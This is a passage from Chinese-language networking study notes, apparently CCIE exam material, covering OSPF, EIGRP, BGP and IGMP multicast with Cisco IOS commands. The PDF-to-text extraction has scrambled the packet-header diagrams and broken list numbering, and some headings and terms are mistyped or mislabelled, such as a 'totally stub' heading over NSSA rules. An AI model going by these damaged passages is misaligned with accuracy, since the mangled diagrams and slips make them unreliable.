* + - * 过滤4、5类LSA
      * 通过3类LSA通告缺省路由

**totally stub areas**：

* 过滤3、4、5类LSA
* 通过3类LSA通告缺省路由

**nssa areas**：

* 过滤4、5类LSA， 允许7类LSA
* 不通告缺省路由

**totally stub ares**：

* 过滤3、4、5类LSA， 允许7类LSA
* 通过3类LSA通告缺省路由

如果一台路由器既是ABR又是ASBR， 默认行为将外部路由通告给nssa区域， 通过area nssa no-

redistribution修改默认行为

* + 1. 接口状态
       - **down**
       - **poing-to-point**
       - **watin**
         * 选BR/DBR
       - **DR**
       - **BDR**
       - **DRother**
       - **Loopback**
         * 不会发送hello包
    2. 汇总

区域间汇总：

* + - * 详细路由被抑制
      * 汇总3类LSA

外部路由汇总：

* 详细路由被抑制
* 汇总4、5类LSA
* 创建指向null0接口路由

如果不需要指向null0的路由， 使用命令 no discard-route

200/990

QQ群：632167235

**#area 15 range 10.0.0.0 255.0.0.0 [advertise] [not-advertise] [cost]**

**#summary-address 160.1.60.0 255.255.255.0 not-advertise**

**5.4.7** 认证

区域内可以不一样， 但邻居间必须一样

虚链路在建立起来后是DNA LSA（ 不老化LSA） ， 所以如果没有重启OSPF进程的话， 即使一端配置了认证， 虚链路也是不会断开的。

**5.4.8** 过滤

过滤列表只能用在区域间， 因为ospf要求区域内的数据库必须相同重分发列表只影响本地路由， 不影响LSA的通告

**#area 0 filter-list prefix LIST {in|out}**

影响进出区域的前缀

**#distribute-list {acl|prefix|route-map} in #distribute-list 255 192.168.56.1 0.0.0.0 99**

**#distance ospf {external | inter-area | intra-area}**

**#ip ospf databases-filter all out**

**5.4.9** 缺省路由

default-information 通告5类或7类LSA no-summary 通告3类LSA

201/990

int f0/0

ip ospf authentication

ip ospf authentication-key cisco

!

int f0/0

ip ospf authentication message-digest ip ospf message-digest-key 1 md5 cisco

!

router ospf 100

area 0 authentication int f0/0

ip ospf authentication-key cisco

!

router ospf 100

area 0 authentication message-digest int f0/0

ip ospf message-digest-key 1 md5 cisco

QQ群：632167235

缺省路由默认度量值为1， 使用area default-cost修改

**5.4.10** 按需电路

只需在点到点链路的一段设置

LSA生存期为DNA

**#ip ospf demand-circuit #ip ospf flood-reduction**

* + 1. 计时器

**hello/dead interval**：

* + - * 10s 40s
      * 30s 120

**poll interval**：

* 120s
* neighbor x.x.x.x poll-interval xx

**LSA MaxAge**：

* 1h

**LSA refresh time**：

* 30min

**DBD checksum**：

* 5min

**MaxAgeDiff**：

* 15min

组步调计时器：

* 240s

**5.4.12** 辅助地址

OSPF将辅助地址看作末节网络， 因此不会发送hello包， 因而无法建立邻居

**5.4.13** 增量计算

只发送和计算增加的路由

**#ispf**

**5.4.14** 度量计算

cost = 10^8/BW (bit/s)

202/990

QQ群：632167235

**#auto-cost reference-bandwidth**

**5.4.15** 被动接口

阻止发送hello包， 因而无法形成邻接关系

如果想要像距离矢量一样只收不发LSA， 使用命令**ip ospf database-filter all out**

**5.4.16** 快速**hello**包

用在广播链路上

在1s内发送多个hello包

**#ip ospf dead-interval min hello-multiplier 5**

**5.4.17** 转发地址

转发地址必须通过1、2、3类学到有效

在ABR上将7类LSA的转发地址改为自己 area nssa translate type7 suppress-fa

7类LSA中转发地址为最后一个network进去的loopback地址router id不一定要通告给ospf， 但转发地址一定要通告给ospf

通往5类或7类LSA学到的目的地时， 下一跳考虑转发地址， 选到转发地址开销最小的

5类默认为0

5类lsa转发地址不为0的情况

* 当下一跳用的使用不为0
* 引入的这条外部路由， 其下一跳地址的接口启用了OSPF
* 引入的这条外部路由， 其对应的接口未设置passive-interface
* 引入的这条外部路由， 其对应的接口类型为广播， 不是点到点或点到多点

7类默认为接口地址

如何进行外部选路

* 计算外部路由时， 先检查通告5类lsa的ASBR是否存在， 否则忽略lsa
* 检查FA是否为0， 如果为0， 则必须经ASBR转发， 优选到ASBR metric最小的路径， 当有多个最短路径时， 优选较大area ID的
* 如果FA非0， 则优选到FA metric最小的

**5.4.18** 实验解析

例1

+--+---|loopback

|R1|

+--+

/

/

\

\

+--+

|R3|

+--+

/\/ /\

+--+

|R2|

+--+

\

\/\

/ /

/ /\/

\

\

\

203/990

QQ群：632167235

+--+

+--+

|R4|/ |R5|

+--+

+--+

条件：

R1、R2、R3、R4运行ospf。

R3、R4、R5、运行eigrp。

R4进行重分发， loopback重分发。

要求：

R4、R5之间断开后R5仍能到达loopback。

思路：

在R3上修改eigrp或ospf的外部管理距离， 让R3通过R4到达R1。

R3、R4会出现环路， 修改带宽让R4走R2。出现次优路径R3->R5->R4， 修改度量。

注意点: eigrp只通告出现在路由表里的路由， ospf通告LSA， 不管是否出现在路由表里。

例2

+--+

|R1|

+--+

/

/

\

\

+--+

|R3|

+--+

/

/

+--+

|R2|

+--+

\

\

+--+

|R4|---|loopback

+--+

loopback重分发。

注意点：

本地数据库看到的LSA的度量是通告路由器到目标网络的度量， 自己到目标网络的度量需要计算。当R2、R3作为ABR或ASBR时， 在R1上修改cost将不会出现负载均衡。

**5.4.19 Notes**

泛洪时只有显式确认。 泛洪使用的是LSU LSAck。

LSAck是用来确认LSU的， LSR和DBD不确认。

DRother将LSU LSAck发往224.0.0.6。

比较最新的 **LSA**：

* 最大序列号
* 最大校验和
* 老化时间（ 15min）

对 OSPF router-id 进行域名解析 "**ip ospf name-lookup**"。单播指邻居只需一方指即可。

不连续骨干区域中， ABR不接收非骨干区域的3类LSA， 如果只有loopback被宣告为0， 则会接收非骨干区域的3类LSA。

有多台ABR时， router id 大的将7类LSA转为5类LSA。

帧中继中分支场点在广播和点到多点环境下度量值不同， 分别计算一个接口和两个接口。

OSPF网络类型和帧中继不一定一样， 只有一种组合不会通， ospf p2p和帧中继分配多个dlci。在点到多点链路中会出现邻居32位的路由。

从路由器mtu大于主路由器mtu时从会出现exchange， 其他情况全是exstart。只需在mtu小的一段输入ip ospf mtu-ignore。

5类LSA是唯一不被限制在特定区域的LSA。

204/990

QQ群：632167235

**#ospf**

**#distance 200 1.1.1.1 0.0.0.0**

修改1.1.1.1这条路由的管理距离

解决不连续区域的方法：

* 需链路
* gre
* 多进程

router-id是一个区域的概念， 他同时也是一个路由器的标示。只要在不同区域， router-id相同是没有关系的， 但是在同一个区域的情况下就会出现路由只能学到一边的情况。

**5.5 EIGRP**

**5.5.1** 数据包

头部

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----+-----+-----------------------------------+

| ver |

op |

checksum

|

+-----+-----+-----------------------------------+

|

flags

|

+-----------------------------------------------+

|

sequence

|

+-----------------------------------------------+

|

ACK

|

+-----------------------------------------------+

|

ASN

|

+-----------------------------------------------+

|

TLV

|

+-----------------------------------------------+

ver = 2

opcode: 1.update 3.query 4.reply 5.hello 10.SIA query 11.SIA reply

数据包

* Hello
* ACKs
* Updates
* Queries
* Replies
* update、query、reply是可靠发送

带eigrp参数的TLV

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

type = 0x0001

|

length

|

+-----------+-----------+-----------+-----------+

|

K1

|

K2

|

K3

|

K4

|

+-----------+-----------+-----------+-----------+

|

K5

|

0

|

hold time

|

+-----------+-----------+-----------------------+

205/990

QQ群：632167235

IP内部路由TLV

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

type = 0x0102

|

length

|

+-----------------------+-----------------------+

|

next hop

|

+-----------------------------------------------+

|

delay

|

+-----------------------------------------------+

|

bandwidth

|

+-----------------------------------+-----------+

|

MTU

| hop count |

+-----------+-----------+-----------+-----------+

|reliability|

load

|

0

|

+-----------+-----------+-----------------------+

|prefix len |

destination

|

+-----------+-----------------------------------+

IP外部路由TLV

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

type = 0x0102

|

length

|

+-----------------------+-----------------------+

|

next hop

|

+-----------------------------------------------+

|

originating router

|

+-----------------------------------------------+

|

|

原自主系统号

+-----------------------------------------------+

|

arbitrary tag

|

+-----------------------------------------------+

|

|

外部协议度量

+-----------------------+-----------+-----------+

|

0

|外部协议标记号|

记号 |

+-----------------------+-----------+-----------+

|

delay

|

+-----------------------------------------------+

|

bandwidth

|

+-----------------------------------+-----------+

|

MTU

|

|

条数

+-----------+-----------+-----------+-----------+

|

可靠性 |

|

0

|

负载

+-----------+-----------+-----------------------+

|

前缀长度 |

|

目的

+-----------+-----------------------------------+

* + 1. 四个组建

**EIGRP has four components**：

* + - * Protocol-Dependent Modules (PDM)
      * Reliable Transport Protocol (RTP)
      * Neighbor Discovery/Recovery
      * Diffusing Update Algorithm (DUAL)

**DUAL**：

* 当发生一个输入事件， 路由器将会在路由表里查找可行后继

206/990

QQ群：632167235

* 如果发现可行后继， 路由器执行本地计算， 可行后继变为后继， 并且向邻居发送更新， 路由保持在被动状态
* 如果没有发现可行后继， 路由器将会向邻居查询这条路由， 并且将这条路由变为活动状态
* 路由器会为每个发送查询的邻居设置一个活动标记位（ r）， 用来跟踪查询
* 当收到全部回应时， 弥散更新算法完成
* 如果在活动计时器内没有收到全部的回复， 此路由被宣告为SIA
* 完成弥散更新算法后， 路由器将FD设为无穷大， 用来满足FC
* 使用SIA-query和SIA-reply用来减小SIA出现的几率
* 当可行后继变为后继之后， 即使没有可行后继， 也不进行DUAL计算

一个可靠包被发送， 如果未收到确认， 将会重传最多重传16次， 未收到回复则宣告死亡

重传超时（ RTO） 为每次重传的间隔

平均往返计时器（ SRTT） 是数据包往返的平均时间

**5.5.3** 缺省路由

Default-network

**#ip route 10.0.0.0 0.0.0.0 {int}**

或者接口为主网IP， 只要路由表有这个路由即可

**#default-network 10.0.0.0**

Network

**#ip route 0.0.0.0 0.0.0.0 f0/0**

**#network 0.0.0.0**

Redistribution

**#ip route 0.0.0.0 0.0.0.0 f0/0**

**#redistribute static**

Summarization

**#ip summary-address eigrp 100 0.0.0.0 0.0.0.0**

总结

* default-information： 不是用来传递默认路由而是用来控制（ 但是RIP是）
* default-information allow in： 是默认在进程中开启,允许所有可传递的默认网络进入本路由器
* default-information allow out： 是默认在进程中开启,允许所有可传递的默认网络传递出本路由器
* no default-information in/out： 表示不允许进入默认路由或者传递默认路由， 而不是no掉这条命令
* 需要重置邻居关系后才会生效

**5.5.4** 过滤

Increases the metric：

**#offset-list [ACL] {in|out} {offset} {interface}**

Filters all routes matching the ACL or prefix-list：

**#distribute-list {ACL | prefix} {in|out}**

Filters all routes to/from a neighbor

**#distribute-list gateway {prefix-list} {in|out} {interface}**

Filters prefix from a specific source from entering the routing table

207/990

QQ群：632167235

**#distribute-list prefix {prefix-routes} gateway {prefix-source} {in|out}**

* + 1. 汇总
       - 自动产生指向null0的路由。
       - 通告明细路由， 可以使用路由泄漏（ leak-map） 。
       - 产生的路由为系统路由， 不会标记（ D ex） 。
       - 可以通过制定AD值生成浮动汇总路由。

**#ip summary-address eigrp {ASN} {aggregate} [leak-map] [AD]**

**5.5.6** 认证

**#int f0/0**

**#ip authentication key-chain eigrp {ASN} {chain name} #ip authentication mode eigrp {ASN} md5**

* + 1. 邻居

建立邻居条件：

* + - * ASN
      * Authentication type
      * unicast/multicast
      * K-Values
      * passive-interface

**5.5.8** 负载均衡

按照比例进行

**#traffic-share balanced**

不管路由表里有几条路径， 只使用最优路径

**#traffic-share min across-interfaces**

根据variance的比例来分配

* + 1. 末节路由
       - 减小SIA几率
       - 阻止成为传输区域
       - 命令eigrp stub默认通告直连和汇总

**5.5.10** 路由类型

208/990

QQ群：632167235

* **interior routes**： 通常为同一主网下或直连的
* **system routes**： 汇总路由
* **exterior routes**： 缺省路由或其他自治系统的路由

**5.5.11** 度量计算

**Default K-Values**： K1=1 K2=0 K3=1 K4=0 K5=0

**EIGRP Metric**：

256 \* [(K1\*BW) + (K2\*BW)/(256-Load) + (K3\*DLY)]\*[K5/(REL+K4)]

带宽计算 10^7/bandwidth(Kb)

EIGRP supports hop-count merely as a way to prevent routing loops.

**#metric maximum-hops {number}**

**#metric weight {tos} {K1} {K2} {K3} {K4} {K5}**

**#int f0/0 #bandwidth 64**

**#delay 5**

**#ip hello-interval eigrp {ASN} {sec} #ip hold-time eigrp {ASN} {sec}**

* + 1. 计时器
       - 快速链路5s 15s
       - 慢速链路60s 180s
       - SIA-query 在90秒时发送， 然后最多再发三次， 间隔90秒， 也就是在360s时失效
       - 活动计时器3min
       - 修改命令timers active-time
    2. **Notes**
       - 水平分割总是被开启
       - 单播指邻居需要双方都配置
       - 阻止所有进入的组播包
       - 接口上的其他会话会被丢弃
       - 被动接口既不收也不发hello包， 进而不会形成邻居
       - eigrp默认使用带宽的50%， 仅仅依照bandwidth命令
       - 使用接口命令ip bandwidth-percent eigrp修改
       - eigrp 外部tlv中携带的router id不能相同， 选举规则同ospf

**5.6 BGP**

**5.6.1** 数据包

209/990

QQ群：632167235

数据包最大4096字节， 最小19字节

包头

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------------------------------+

|

|

|

|

|

|

|

|

mark

+-----------------------+-----------+-----------+

|

length

|

type

|

+-----------------------+-----------+

open消息

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------------------+-----------+

|

version

|

+-----------------------+-----------+-----------+

|

my as

|

hold time

|

+-----------------------+-----------------------+

|

bgp identifier

|

+-----------+-----------------------------------+

|len of opt |

option

|

+-----------+-----------------------------------+

|

option

|

+-----------------------------------------------+

update消息

+------------------------+

|

不可用路由长度（2byte） |

+------------------------+

|

撤销的路由（可变） |

+------------------------+

|

全部属性长度（2byte）

|

+------------------------+

|

|

路径属性（可变）

+------------------------+

|

NLRI（可变）

|

+------------------------+

路径属性:

|O|T|P|E|U|U|U|U|属性类型码|

* O： 任选比特 0-任选 1-公认
* T： 可传递比特 0-可传递 1-不可传递
* P： 不完全比特 0-任选可传递是不完全的 1-是完全的
* E： 扩展长度比特 0-属性长度1字节 1-属性长度2字节

notification消息

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------+-----------+

|

err code |

sub code |

data

|

+-----------+-----------+-----------------------+

|

data

|

+-----------------------------------------------+

**5.6.2** 消息类型

210/990

QQ群：632167235

1. open
2. update
3. notification
4. keepalive
5. route-refresh 软重置请求对方路由信息
   * 1. 有限状态机
        1. **down**
        2. **idle**： 初始化tcp连接， 立即进入connected状态
        3. **connected**： 等待tcp连接完成 5s 如果5s之内完成， 发送open消息， 进入open sent状态否则进入active

状态

* + - 1. **active**： 重置tcp连接， 如果完成， 则发送open消息进入open sent状态
      2. **open sent**： 等待对端open消息， 收到后协商邻居建立参数， 如果成功发送keepalive消息， 并且进入

open confirm状态， 否则发送notification消息， 并且进入idel状态， 重新开始

* + - 1. **open confirm**： 等待对方keepalive/notification消息， 收到keepalive进入established状态， 否则进入idel
      2. **established**： 相互发送update消息

**5.6.4** 路径属性

* + - 1. 属性类型

公认必选：

* + - * + origin
        + AS-path
        + next-hop

公认可选：

* atomic\_aggregate
* local\_pref (使用情况： 影响ibgp出站）

任选可传递：

* 聚合者
* 团体

任选非可传递：

* 起源ID
* 簇列表
* MED （ 使用情况： 影响ebgp入站）

**cisco**私有：

* weight （ 使用情况： 本地选路ibgp/ebgp邻居 两个值）

**5.6.4.2 Origin**

BGP重分发到ospf时如果希望保留起源属性

211/990

QQ群：632167235

**5.6.4.3 AS PATH**

AS\_SEQUENCE： AS号的一个有序列表。

AS\_SET： 无序列表， 聚合时使用as-set关键字， 此时as-set中的as项都记为1项。

将BGP重分发到ospf时自动加入as\_path， 反过来不会自动进行， 需要使用route-map设置set as-path tag命令。

eBGP依据as-path进行环路检测， 不会接收具有本地as的路由， 可以通过neighbor allowas-in改变这个规则。

**5.6.4.4 NEXT HOP**

本地发起的路由， 下一跳属性为0.0.0.0。

**5.6.4.5 LOCAL PREF**

**5.6.4.6 MED**

**#set metric-type internal**

使用IGP度量值作为MED

若未设置med， 路由器将会将该值设为0， 如果配置：

**#bgp bestpath med missing-as-worst**

路由器会将该值设为4294967294。

* + - 1. 聚合

ATOMIC\_AGGREGATE

* + - * + 公布聚合地址时必选

AGGREGATE

* 可选， 在何处发生聚合， route-id

212/990

route-map SET\_TAG permit 10 match as-path 1

set automatic-tag router bgp 100 table-map SET\_TAG

redistribute ospf 100 match internal exteral 2

QQ群：632167235

**5.6.4.8 community**

RFC定义前两个字节代表自治系统， 后两个字节是表示符

默认共同体值：

* no-advertise： 不通告给任何对端
* no-export： 不通告给真正的eBGP对端
* local-as： 不通告给任何eBGP对端
* internet： 通告

允许新格式：

**#ip bgp-community new-format**

加上additive关键字则保留原先的附加新的

**#set community additive**

删除属性

#set comm-list 1 delete

共同体在发送更新时是被剥离的

#neighbor {IP|Peer} send-community standard|ext

共同体列表

#ip community-list

删除共同体属性

**#route-map comm permit 10 #set community none**

* + - 1. 路由反射器

ORIGINATOR\_ID

* + - * + 路由发起者的route-id， 防环

CLUSTER\_LIST

* 路由发射簇ID序号， 防环
* 在第一个客户配置之后， 簇id是不能被改变的

路由公布规则：

* 从非客户iBGP学习到的路由只反射给客户
* 从客户学习到的反射给客户和非客户
* 从eBGP学习到的反射给客户和非客户

配置：

在Reflector环境中,下一跳属性是不能被改变的。

不对客户端进行路由反射

**#no bgp client-to-client reflection**

213/990

router bgp 100

neighbor 1.1.1.1 route-reflector-client

bgp cluster-id 10.0.0.1

QQ群：632167235

**5.6.4.10 weight**

* + - 1. 联盟

AS\_CONFED\_SEQUENCE

* + - * + 有序列表， AS为本地联盟的自治系统

AS\_CONFED\_SET

* 无须列表

当向联盟外对端发送update时， 将这两个属性从AS\_PATH中去掉在路径比较中,联邦内部 AS\_Path 是不被计算在内的

比较内部联盟med

**#bgp deterministic-med**

不加修改地公布给联盟的eBGP对端

* next\_hop
* med
* local\_pref
  + 1. 决策过程

**BGP**路由信息数据库包括 **3**个部分：

* + - * Adj-RIBs-In： 储存那些未经处理的路由信息， 从对等体收到的更新， 全是可用路由
      * Loc-RIB： 对Adj-RIBs-In使用本地路由策略选择的路由
      * Adj-RIBs-Out： 向对等体公布的路由

路径决策：

1. weight
2. local-pref
3. network
4. as-path
5. origin
6. med
7. ebgp>联盟ebgp>ibgp
8. igb metric （ 环回口和直连接口度量值不一样）
9. 5 maximum path （ 只支持ebgp邻居）
10. time （ ebgp邻居）
11. router-id （ 小）

214/990

router bgp 65001

bgp confederation identifier 123

bgp confederation peers 65002 65003

neighbor 10.0.0.2 remote-as 65001

neighbor 10.0.1.2 remote-as 102 neighbor {ip} remove-private-as

QQ群：632167235

1. 最短cluster list
2. ip address （ 小）

忽略as-path的比较， RFC中没有比较as-path

**#bgp bestpath as-path ignore**

接收到的med值不会通告给其他as

修改重分发路由默认MED值

**#default-metric**

修改默认本地优先

**#bgp default local-preference**

比较从不同as学到的同一个路由的med,需要在整个AS的路由器都输入， 否则可能有环路， 发给iBGP时是不会传递med的

**#bgp always-compare-med**

比较从联盟对端学到的MED

**#bgp bestpath med confederation** 跳过比较学习eBGP路由时间长短**#bgp bestpath compare-routerid**

* + 1. 路由惩罚
       - 惩罚值： 每次摆动 1000
       - 抑制界限： 2000
       - 重用界限： 750（ 每10秒查看一次）
       - 半衰期： 15min（ 每5秒计算一次）
       - 最大抑制时间： 60min
       - 最大惩罚限制： 12000

每翻动一次增加1000惩罚点， 此值不可改变只对eBGP起作用

使用硬重置会引起惩罚， 软重置不会

查看命令：

**#sh ip bgp dampened-paths #sh ip bgp flap-stat**

**#clear ip bgp flap-stat #clear ip bgp dampening**

配置命令：

**#bgp dampening [half-life][reuse][suppress][max-suppress-time] [route-map map-name]**

* [half-life] - Decay time in which the penalty is halved (Def = 15min)
* [suppress] - The value at which a route is dampened (Def = 2000)
* [reuse] - The value when the dampened route is reused (Def = 750)
* [max-suppress-time] - Maximum time to suppress the route (Def = 60Min)

**5.6.7** 同步

一条从iBGP学到的路由在进入IGP路由表或者公布给一个BGP对端之前， 通过IGP必须知道该路由。

**5.6.8** 对等体组

只需访问一次数据库， 生成一个update消息， 将副本发给每一个对等

215/990

QQ群：632167235

减轻流量和CPU的负担简化配置

**#neighbor cisco peer-group #neighbor cisco remote-as 200 #neighbor 1.1.1.1 peer cisco**

**5.6.9** 认证

**#nei 1.1.1.1 password 0 cisco**

bgp认证是在开始时在tcp中认证的

**5.6.10** 过滤

查看命令：

**#sh ip as-path-access-list #sh ip bgp filter-list**

**#sh ip bgp regexp #sh ip prefix-list #sh ip bgp prefix-list**

**#ip as-path access-list #ip prefix-list**

配置：

**5.6.11** 路由聚合

**#aggregate-address {aggregate} {mask} suppress-map**

在suppress-map里被perimit的路由条目将被抑制

至少有一条路由包含在汇总路由中

被汇总的路由默认依然通告给邻居， 使用summary-only抑制明细路由

cisco文档规定summary-only和suppress-map参数一起用时， summary-only不起作用改变聚合路由的属性使用attribute-map选项， 效果同route-map

自动创建Null 0的路由

聚合路由需要使用扩展的访问控制列表

**#neighbor {ip} unsuppress-map {route-map}**

在使用了抑制路由之后,如果希望某些路由还是发给某邻居而不抑制

**5.6.12** 条件通告

216/990

router bgp 100

nei ip filter-list <- as-path-access-list nei ip prefix-list

nei ip distribute distribute-list prefix-list

QQ群：632167235

注意： 此技术不稳定

配置示例：

100-------200

\

\

\

/

/

/

300---prefix-A

300将前缀只通告给200， 如果链路断开， 则通告给100

查看命令：

**#sh ip bgp neighbors 100.1.1.1 | i Condition**

汇总指定的路由：

或者

或者

**#match ip address 1**

将汇总通告给除包含明细路由器的其他路由器

**5.6.13** 对等体模板

有两种对等体模板

217/990

ip as-path access-list 1 permit ^65535$

!

route-map select-as permit 10 match as-path 1

router bgp 100

aggregate-address 172.16.0.0 255.255.252.0 as-set advertise-map select-as

neighbor 10.1.1.2 remote-as 2

neighbor 172.17.1.2 remote-as 65535

!

access-list 1 permit 172.16.0.0 0.0.0.255

access-list 1 permit 172.16.1.0 0.0.0.255

ip prefix-list PREFIX-A permit 30.0.0.0/24

ip prefix-list LINK-300-200 permit 30.20.1.0/30

!

route-map ADV-MAP permit

match ip address prefix-list PREFIX-A

!

route-map WATCH permit match ip address LINK-300-200

!

router bgp 300

neighbor 100.1.1.1 advertise-map ADV-MAP non-exist-map WATCH

QQ群：632167235

**5.6.14** 默认路由

手工创建的默认路由是不能被重分布进BGP的， BGP的默认路由只能创建,而不能通过静态重分布

通告给所有对端

**#ip route 0.0.0.0 0.0.0.0 null 0 #redistribute static**

**#default-information originate**

通告给指定对端

当exist路由存在时才通告

**#neighbor x.x.x.x default-originate route-map exist**

* + 1. 建立邻居条件
       1. 验证（ tcp）
       2. 版本
       3. AS
       4. bgp identifier
       5. neighbor 源、目的地址
    2. 正则表达式
       - '21|31' or
       - [1-4]
       - [23]
       - . 任何单个字符
       - ^21 in '213 434 23' 只会匹配开头的21
       - $31 in '123 321 431' 只会匹配最后的31
       - \_ 匹配任何分割符
       - (312|324)\_32 ie '312 323' or '324\_325'
       - \* 没有或更多
       - ? 没有或一个

• + 至少一个

* + - * \ 转译字符

218/990

router bgp 100

template peer-policy POLICY route-reflector-client weight 300

!

template peer-session iBGP route-as 200

update-source loopback 0

!

neighbor 1.1.1.1 inherit peer-session iBGP neighbor 1.1.1.1 inherit peer-policy POLICY

QQ群：632167235

* + 1. 计时器

BGP has no periodic updates, it uses triggered updates:

* + - * Every 5 seconds for iBGP peers.
      * Every 30 seconds for eBGP peers.

#neighbor {ip|peer-group} advertisement-interval {sec}

防止路由浮动

keepalive 60s

holdtime 180s 0s或至少3s， 两端协商较短的

默认每60s一次扫描进程， 验证bgp表下一跳可达、回应条件通告、路由惩罚

**#bgp scan-time 60**

路由惩罚：

* [half-life] - Decay time in which the penalty is halved (Def = 15min)
* [suppress] - The value at which a route is dampened (Def = 2000)
* [reuse] - The value when the dampened route is reused (Def = 750)
* [max-suppress-time] - Maximum time to suppress the route (Def = 60min)

启动重试链接ConnectRetry转向空闲状态时等待60s， 下一次是两倍

**5.6.18 Notes**

周期性60s的keepalive是为了验证tcp链接

只有holdtime在更新中发送， 对端以此计算出keepalive 只有最优路由才会被通告

在BGP中重分发ospf默认只发123类lsa

水平分割： 从ibgp种学到的邻居不会再传递给其他ibgp邻居

同步： 学习自iBGP的路由在进入IGP路由表或被宣告给BGP对等体之前， 必须首先通过IGP来知晓该路由， 同步只是iBGP的概念

前缀最大数量， 默认75%：

**#neighbor ip maximum-prefix {maxno} [threshlod] [warning-only] [restart]**

后门路由：

* 当一条路由通过iBGP和eBGP同时学到， 但是想优选iBGP学到的路由， 可以通过修改管理距离或使用后门路由

**#network 33.3.3.0 mask 255.255.255.0 backdoor**

**BGP**路由被标为最优路径的条件：

* 下一条可达
* 路由已被同步

私有AS号 64512-65535， 不会移除自己的AS号

**#nei x.x.x.x remove-private-AS**

限制

* 只有当AS\_PATH中带有私有AS号时才移除，
* 当私有AS和邻居AS不相同时才移除

- BGP Dmzlink Bandwidth

> Used to enable multipath load balancing for external links with unequal bandwidth capacity.

> To advertise the bandwidth of the link that is used to exit as AS. #neighbor IP dmzlink-bw

219/990

QQ群：632167235

#neighbor {ip} ttl-security hops {hop-count}

* value from 1-254
* Lightweight security mechanism to protect eBGP sessions from CPU-based attacks
* Max number of hops that can separate the eBGP peer from the local router

- Cost community

> Allows the BGP best-path selection process to be customized for a local AS or confederation.

> Influences the BGP best-path selection process at the POI (Point of Interest).

> Applied ONLY to internal routes by configuring the following: #set extcommunity cost [igp] {community-id} {cost-value}

- BGP dmzlink bandwidth extended community:

> Used to enable multipath load balancing for external link with unequal bandwidth capacity.

> Supports iBGP, eBGP multipath load balancing.

> Indicates the preference of an AS exit link in terms of bandwidth.

#bgp inject-map {map} exist-map {map} [copy-attribute]

* inject-map: Defines the prefixes which will be created and installed into the local BGP table
* exist-map: Specifies the prefix which the BGP speaker will track
* copy-attr: Config the injected route to inherit the attributes from the tracked route

**5.7** 组播

**5.7.1** 数据包

IGMPv1

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----+-----+-----------+-----------------------+

| ver | type|

0

|

checksum

|

+-----+-----+-----------+-----------------------+

|

|

组地址

+-----------------------------------------------+

IGMPv2

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----+-----+-----------+-----------------------+

|

type

| 最大相应时间|

checksum

|

+-----+-----+-----------+-----------------------+

|

|

组地址

+-----------------------------------------------+

* + 1. 组播地址

地址范围

* + - * 保留给本地路由协议的地址范围 224.0.0.0～ 224.0.0.255
        + 只在链路本地使用， TTL=1
      * 全局地址范围 224.0.1.0～ 238.255.255.255
      * 限制私有地址范围 239.0.0.0～ 239.255.255.255
      * 预留Source-specific Multicast(SSM)地址 232.0.0.0/8

220/990

QQ群：632167235

* IGMPv3 + SSM

保留组播地址

* **224.0.0.1** - hosts + routers
* **224.0.0.2** - routers + PIMv1
* **224.0.0.4** - DVMRP
* **224.0.0.5** - OSPF routers
* **224.0.0.6** - OSPF DR routers
* **224.0.0.9** - RIPv2 routers
* **224.0.0.10** - EIGRP routers
* **224.0.0.13** - PIMv2 router
* **224.0.0.22** - IGMPv3 Leave group message
* **224.0.1.1** - NTP
* **224.0.1.39** - Cisco Auto-RP Announce
* **224.0.1.40** - Cisco Auto-RP Discovery

组播MAC地址

* 0100.5E开头
* 第24位为0
* 剩下23位有IP地址后23位补齐
* 每个地址有32个重复的可能性
* 第8位为1代表组播/广播

**5.7.3 IGMP**

**5.7.3.1** 概述

IP TTL = 1

随着PIM自动启用

* + - 1. **v1 vs v2**
         * Leave-Group messages

主机用来通知路由器离开组

目的地址224.0.0.2

* Group-Specific query messages
  + 路由器向特定组发送查询
* Maximum Response time (MRT)
  + 主机回应查询的时间
* Querier Election Process
  + 在一个网段内查询是否有成员
  + 最低IP的成为IGMP querier

**5.7.3.3** 消息

221/990

QQ群：632167235

IGMP v1

* Host membership query
  + 用来发现网段内的组成员
  + 目的地址224.0.0.1
* host membership reports
  + 主机用来回应查询
  + 目的地址224.0.0.1

IGMPv2主机消息

* Membership Report
  + 用于指示主机加入一个组， 主机第一次加入时发送， 也用来相应路由器Membership Query
  + 此消息IP报中目的地址为组地址， 路由器和组成员都会收到
* Version 1 Membership Report
* Leave Group
  + 目的地址224.0.0.2(实际是特定组地址)
  + 只有发送Membership Report的主机离开时才发送此消息

IGMPv2路由器消息

* General Query
  + 60s查询一次是否有成员存在， 3次查询没收到回应（ 3min） 则宣布没有组成员， ip igmp query-

interveal更改时间

* + 包含一个称为Max Response Time的值， 默认10s， 主机响应的等待时长， 更改ip igmp query-max- response-time， 单位1/10s
  + 目的地224.0.0.1
  + 组地址0.0.0.0
* Group-Specific Query
  + 收到离开Leave Group消息后， 发送此消息， 判断子网是否有成员存在
  + 目的地址为组地址
  + 组地址为要查寻的组
  + 响应时间为1s， 没收到再发， 最多发2次

**5.7.3.4 IGMP snooping**

**#ip igmp snooping {vlan 1} #sh ip igmp snooping {groups}**

* + - 1. 报告抑制

作用：

* + - * + 减少报告维持组播状态的数据流

机理：

* 当主机收到IGMP成员关系查询时， 启动随机0～ 10s的倒计数报告计时器
* 如果计时器终止， 则发送报告
* 如果计时器内收到其他主机报告， 则删掉报告计时器， 抑制发送报告
  + - 1. 查询器
         * 通过通用查询消息来选择

222/990

QQ群：632167235

* 启动时认为自己是查询器
* IP较小的为查询器
* 可抢占
* 非IGMPv2 querier在120s内没收到querier的查询， 则认为查询者死亡， 使用ip igmp query-timeout修改时间， 后期改为125s， 超时250s

**5.7.3.7** 命令

**#sh ip igmp group #sh ip igmp interfaces**

**#interface f0/0**

**#ip igmp join-group {m-ip} -** 加入并处理组播

**#ip igmp static-group {m-ip} -** 强制组播从这个接口转发出去

**#ping {m-ip}**

* + - 1. 计时器

IGMPv1

* + - * + query 60s
        + 超时时间为query的3倍或3min

IGMPv2

* Query interval
  + 发送查询间隔
* Maximum Response time (MRT)
